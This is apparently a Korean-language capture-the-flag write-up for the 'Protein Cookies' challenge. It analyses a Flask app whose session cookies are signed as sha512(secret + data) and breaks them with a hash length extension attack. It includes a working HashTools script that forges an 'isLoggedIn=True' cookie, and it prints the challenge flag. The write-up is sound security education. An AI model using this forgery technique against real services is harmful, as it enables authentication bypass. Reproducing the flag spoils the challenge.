Protein Cookies

```
from flask import render_template, Blueprint, send_file
from ..util import view_as_guest, verify_login

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.before_request
@view_as_guest
def before_request():
    pass

@web.route('/')
def index():
    return render_template('index.html')

@web.route('/login')
def login():
    return render_template('login.html')
```

```
@api.route('/login', methods=['POST'])
def login_api():
    return {'error' : 1, 'message': 'Wrong email or password.'}, 400


@web.route('/register')
def register():
    return render_template('register.html')

@api.route('/register', methods=['POST'])
def register_api():
    return {'error': 1, 'message': 'Registrations are temporarily closed due to high load'}, 400

@web.route('/program')
@verify_login
def program():
    return send_file('flag.pdf')
```

`/program` 엔드포인트에 접근하면 플래그를 획득할 수 있다.

```
def verify_login(func):
    @functools.wraps(func)
    def wrapped(*args, **kwargs):
        if not session.validate_login(request.cookies.get('login_info', '')):
            return redirect(url_for('web.login', error='You are not a logged in member'))

        return func(*args, **kwargs)
    return wrapped
```

`verify_login()` 데코레이터는 위와 같다.
사용자의 `login_info` 쿠키를 가져와서 `session.validate_login` 함수를 통해 유효한 로그인 세션인지 검증한다. **만약 유효하지 않다면, 사용자를 로그인 페이지로 리다이렉트하고, 'You are not a logged in member'라는 에러 메시지**를 함께 보낸다. 만약 유효한 로그인 세션이면, 원래 함수를 그대로 실행한다.

```
class session:
...
@staticmethod
    def validate_login(payload):
        hashing_input, crypto_segment = payload.split('.')

        if signature.integrity(hashing_input, crypto_segment):
            return {
                k: v[-1] for k, v in urlparse.parse_qs(signature.decode(hashing_input)).items()
            }.get('isLoggedIn', '') == 'True'
```

```
        return False

//cookie
login_info=dXNlcm5hbWU9Z3Vlc3QmaXNMb2dnZWRJbj1GYWxzZQ==.Y2I0MzFkMjdkYzM1MjA2Y2EzNGUzZDE0NDRjMzhkYTMzMmFhMTY0ZDQyNDZmNGNhOTQ2

//base64 decode
username=guest&isLoggedIn=False.cb431d27dc35206ca34e3d1444c38da332aa164d4246f4ca946e83bbef1eb9c6349e50b8939ed3e169c7ebcfe0cf
```

`session.validate_login()`은 위와 같다.
`.`을 기준으로 쿠키를 나누고, `signature.integrity()`에 인자로 준다.

```
secret = os.urandom(16)

class signature:
    @staticmethod
    def encode(data):
        return base64.b64encode(data)

    @staticmethod
    def decode(data):
        return base64.b64decode(data)

    @staticmethod
    def create(payload, secret=secret):
        return signature.encode(hashlib.sha512(secret + payload).hexdigest())

    @staticmethod
    def integrity(hashing_input, crypto_segment):
        return signature.create(signature.decode(hashing_input)) == crypto_segment
```

인자를 받은 `integrity()`는 먼저 `.`으로 나눈 첫 번째 값을 `decode()`에 인자로 주어 base64 디코딩한다.
이후 디코딩된 값을 `create()`에 인자로 넣게 된다.
`create()`에서는 랜덤값 `secret`과 페이로드를 합친 뒤, `sha-512` 알고리즘을 사용해 해시값을 만든다. 해당값을 16진수 문자열로 변환한 뒤, 리턴한다.
`integrity()`에서는 반환받은 값과 두 번째 인자를 비교해 무결성을 체크한다.

```
if signature.integrity(hashing_input, crypto_segment):
    return {
        k: v[-1] for k, v in urlparse.parse_qs(signature.decode(hashing_input)).items()
    }.get('isLoggedIn', '') == 'True'

return False

//parameter
username=guest&isLoggedIn=False
[
    ('username', ['guest']),
    ('isLoggedIn', ['False'])
]
```

다시 `validate_login()`으로 돌아와보면 무결성 검사를 체크할 경우 다른 값을 반환한다.

- `urlparse.parse_qs(signature.decode(hashing_input)).items()` 부분은 해싱 입력을 디코딩하고, 이를 **쿼리 문자열로 파싱하여 키-값 쌍의 리스트를 생성**한다. `urlparse.parse_qs` 메소드는 쿼리 문자열을 파싱하여 딕셔너리를 반환하며, `items()` **메소드는 이 딕셔너리의 키-값 쌍을 리스트로 반환**한다.
- `{k: v[-1] for k, v in ...}`: 이 부분은 딕셔너리 컴프리헨션을 사용하여, 각 키에 대해 마지막 값을 선택하는 새로운 딕셔너리를 생성한다. 즉, 각 키에 대해 여러 값이 있을 경우, 마지막 값을 선택한다.
- `.get('isLoggedIn', '') == 'True'`: 이 부분은 생성된 딕셔너리에서 `isLoggedIn` 키의 값을 가져와, 이 값이 'True'인지 확인한다. 만약 `isLoggedIn` 키가 존재하지 않는다면, 빈 문자열을 반환하고, 이는 'True'와 비교될 때 `False`를 반환한다.

해당 함수 반환값이 True이면 플래그를 얻을 수 있다.

세션 검증 부분을 봤으니 이제 세션 생성 루틴을 봐야겠다.

```
@web.before_request
@view_as_guest
```

```
def before_request():
    pass
```

`@web.before_request` 데코레이터는 해당 블루프린트에 등록된 라우트 함수가 실행되기 전에 항상 실행되는 함수를 정의하는 데 사용된다.
이 경우, **`@web.before_request` 데코레이터 아래에 정의된 함수는 'web' 블루프린트에 등록된 각 라우트에 대해 요청이 있을 때마다 실행**된다. 즉, 사용자가 `/login`, `/register`, `/program` 등 'web' 블루프린트의 어떠한 경로로 요청을 보낼 때마다 이 함수는 실행된다.

```
def view_as_guest(func):
    @functools.wraps(func)
    def wrapped(*args, **kwargs):
        if 'login_info' not in request.cookies:
            resp = make_response(redirect(request.path))

            resp.set_cookie('login_info', session.create('guest'))
            return resp

        return func(*args, **kwargs)
    return wrapped
```

`view_as_guest()` 데코레이터의 내용이다.
먼저, 사용자의 쿠키에서 'login_info'라는 키가 있는지 확인한다. 이 키가 없다면, 사용자가 로그인하지 않은 상태(guest)라고 판단하고 새로운 세션을 생성한다.
세션 생성은 `session.create('guest')`를 통해 이루지며, 'guest'라는 사용자 이름으로 세션을 생성하게 된다.

```
class session:
    @staticmethod
    def create(username, logged_in='True'):
        if username == 'guest':
            logged_in = 'False'

        hashing_input = 'username={}&isLoggedIn={}'.format(username, logged_in)
        crypto_segment = signature.create(hashing_input)

        return '{}.{}'.format(signature.encode(hashing_input), crypto_segment)
```

`session.create()`의 내용은 위와 같다. 이 메소드는 사용자의 username과 로그인 상태를 입력으로 받아, 새로운 세션을 생성한다.
만약 username이 'guest'라면, 로그인 상태를 'False'로 설정한다. 그 다음, 입력 정보를 기반으로 해싱 입력을 만들고, 이를 `signature.create` 메소드를 통해 암호화한다. 마지막으로, **해싱 입력과 암호화 세그먼트를 '.'으로 이어붙여 반환**한다. 이렇게 생성된 문자열은 사용자의 세션 정보를 나타내며, 이후 세션 검증에서 사용된다.

리턴 후에는 생성된 세션 정보를 'login_info'라는 쿠키에 설정하고, 사용자를 현재 페이지로 다시 리다이렉트한다. 이 작업은 `make_response(redirect(request.path))`와 `resp.set_cookie('login_info', ...)`를 통해 이루어진다.


분석해보면 `secret`을 leak할 수 있는 방법이 없다는 것을 알 수 있다. 16자리라 브루트 포스 공격도 불가능하다.
따라서 로직 버그를 찾는 문제가 아니라 해시에 대한 공격을 해야 하는 문제라고 판단했다.

`해시 공격 기법`을 키워드로 찾아보니 관련 블로그에 정리된 내용을 찾을 수 있었다. 그 중에서도 해시 길이 확장 공격을 사용할 수 있을 것 같아서 검색해보니 해시 길이 확장 공격에 대한 글 을 찾을 수 있었다.

해시 길이 확장 공격에 필요한 조건들은 아래와 같다.

1. 키의 길이
2. message의 내용
3. message에 대한 정당한 서명값
4. 해시 알고리즘의 종류가 `Merkle-Damgard` construction에 기반 (MD5, SHA-1, SHA-2)

모든 조건을 만족하므로 해시 길이 확장 공격이 가능할 것이다.



머클-담고르 구성

이런 공격이 가능한 이유는 MD5, SHA-1, SHA-2류 해시함수들이 해시를 만들 때 사용하는 방식 때문이다. 해당 해시함수들은 **input의 첫번째 블록(`M1`)**

과 IV(`H0`)를 사용해 압축과정을 거쳐 첫 번째 해시 값을 만든다. 그 다음 **해당 해시를 다음에 사용할 IV로 삼아 두 번째 input 블록과 압축 과정**을 거치고, **이러한 과정을 input의 전체 블록을 대상으로 진행해 최종 해시값**을 만든다.

이 때 input이 블록 배수로 나누어 떨어지지 않을거니까 패딩이 붙을거라는 것을 생각해야 한다.
예를 들어 보자.

```
input : guest
m1 = salt + guest + padding
result hash = 40bd001563085fc35165329ea1ff5c5ecbdbbeef
```

위 상태에서 input에 padding을 더한 뒤, 해시 함수에 넣으면 어떻게 될까?

```
input : guest + padding (padding은 정확히 block size 만큼)
m1 = salt + guest + padding
result hash = 40bd001563085fc35165329ea1ff5c5ecbdbbeef
```

해시 값이 같아진다.
이런 해시 함수의 특징을 사용해 뭘 할 수 있을까?

```
input : guest + padding + admin
m1 = salt + guest + padding + admin
result hash = 7110eda4d09e062aa5e4a390b0a572ac0d2c0220
```

input이 salt랑 합쳐져서 salt + guest + padding+admin가 됐을 때 블록 단위로 나눈다면 각 블록 구성은 아래와 같을 것이다.

- 블록 1: salt + guest + padding
- 블록 2: admin + padding

여기서 블록 1의 해시 값은 결과는 앞서 구했던 `40bd001563085fc35165329ea1ff5c5ecbdbbeef`일 것이다.
이제 해시 함수는 최종 해시 값을 생성하기 위해 **블록 1의 해시값** `40bd001563085fc35165329ea1ff5c5ecbdbbeef`**를 IV로 해서 압축과정**을 거쳐 최종 해시값 (블록 2인 admin+padding) `7110eda4d09e062aa5e4a390b0a572ac0d2c0220`를 만들게 된다.

결국 salt를 모르지만 **기존 값(guest)에 추가적으로 내가 원하는 값(admin)을 삽입했을 때의 hash**를 알 수 있게 되는 것이다. (사용자가 **input으로 guest만 주더라도 내부에서는 guest+padding인 상태로 해시**가 만들어진다. 따라서 **input으로 guest+padding을 주더라도 똑같은 해시**가 나오게 되는 것이다.)

```
@staticmethod
def create(payload, secret=secret):
    return signature.encode(hashlib.sha512(secret + payload).hexdigest())
```


또한 중요한 점은 **salt가 input 앞에 와야 한다**는 것이다. 정상적인 구조의 경우 `input+salt+padding`와 같다. 이 때 input으로 `input+padding`을 준다 해도 `input+padding+salt`의 형태가 되어 원래 블록에 들어가는 패딩의 구조와 일치할 수가 없게 된다. **패딩은 블록 길이를 맞추기 위해 뒤에 붙여넣는 것이기 때문**이다.
문제 소스코드를 보면 salt가 input 앞에 오므로 공격이 가능하다.

해시값은 `hash_extender`와 같은 툴을 쓰거나 수동으로 패딩 값을 계산해서 붙이는 방법을 써서 만들 수 있다.
내 경우 HashTools 모듈을 사용했다.


```
import HashTools
import hashlib
import base64

sessions = "dXNlcm5hbWU9Z3Vlc3QmaXNMb2dnZWRJbj1GYWxzZQ==.ODlkYTk4NDZlNjY5ZmQ3OGU0NmM4NTU4NmE2ZDM1YjE2MWJmMmZhNzdlMDA2NDNiNTJ
original_data, sig = sessions.split(".")
original_data, sig = base64.b64decode(original_data), base64.b64decode(sig).decode()

print(original_data.decode(), sig, "\n")

# attack
append_data = b"&isLoggedIn=True"
magic = HashTools.new("sha512")
new_data, new_sig = magic.extension(
    secret_length=16, original_data=original_data,
    append_data=append_data, signature=sig
)
```

```
new_sessions = base64.b64encode(new_data) + b'.'+ base64.b64encode(new_sig.encode())
print(new_sessions.decode())
```

깃허브에 올라온 공식 코드를 적절히 수정하여 새로운 세션을 만들었다.



세션을 바꾼 뒤, `/program`에 접속하면 flag를 획득할 수 있다.



Pull day:

- Barbell row: 3x5-8 reps
- Lat pulldowns: 3x8-12 reps
- Seated low rows: 3x8-12 reps
- Face pulls: 3x12-15 reps
- Bicep curls: 4x12-15 reps
- Hammer curls: 3x12-15 reps
- Shrugs: 4x12 reps

Leg day:

Who trains legs?

BUT MOST IMPORTANTLY:

HTB{l1ght_w31ght_b4b3h!}

📌 References

- https://medium.com/curg/%EC%95%94%ED%98%B8%ED%95%99-chf-cryptographic-hash-function-%EC%95%94%ED%98%B8%ED%99%94-%ED%95%B4%EC%8B%9C-%ED%95%A8%EC%88%98-%EB%A9%94%EC%BB%A4%EB%8B%88%EC%A6%98-8e157ff89296
- https://eine.tistory.com/entry/Hash-Length-extension-attack-%EA%B8%B8%EC%9D%B4-%ED%99%95%EC%9E%A5-%EA%B3%B5%EA%B2%A9
- https://github.com/iagox86/hash_extender
- https://jeonyoungsin.tistory.com/988
- https://github.com/viensea1106/hash-length-extension
- https://juejin.cn/post/7200396667506294821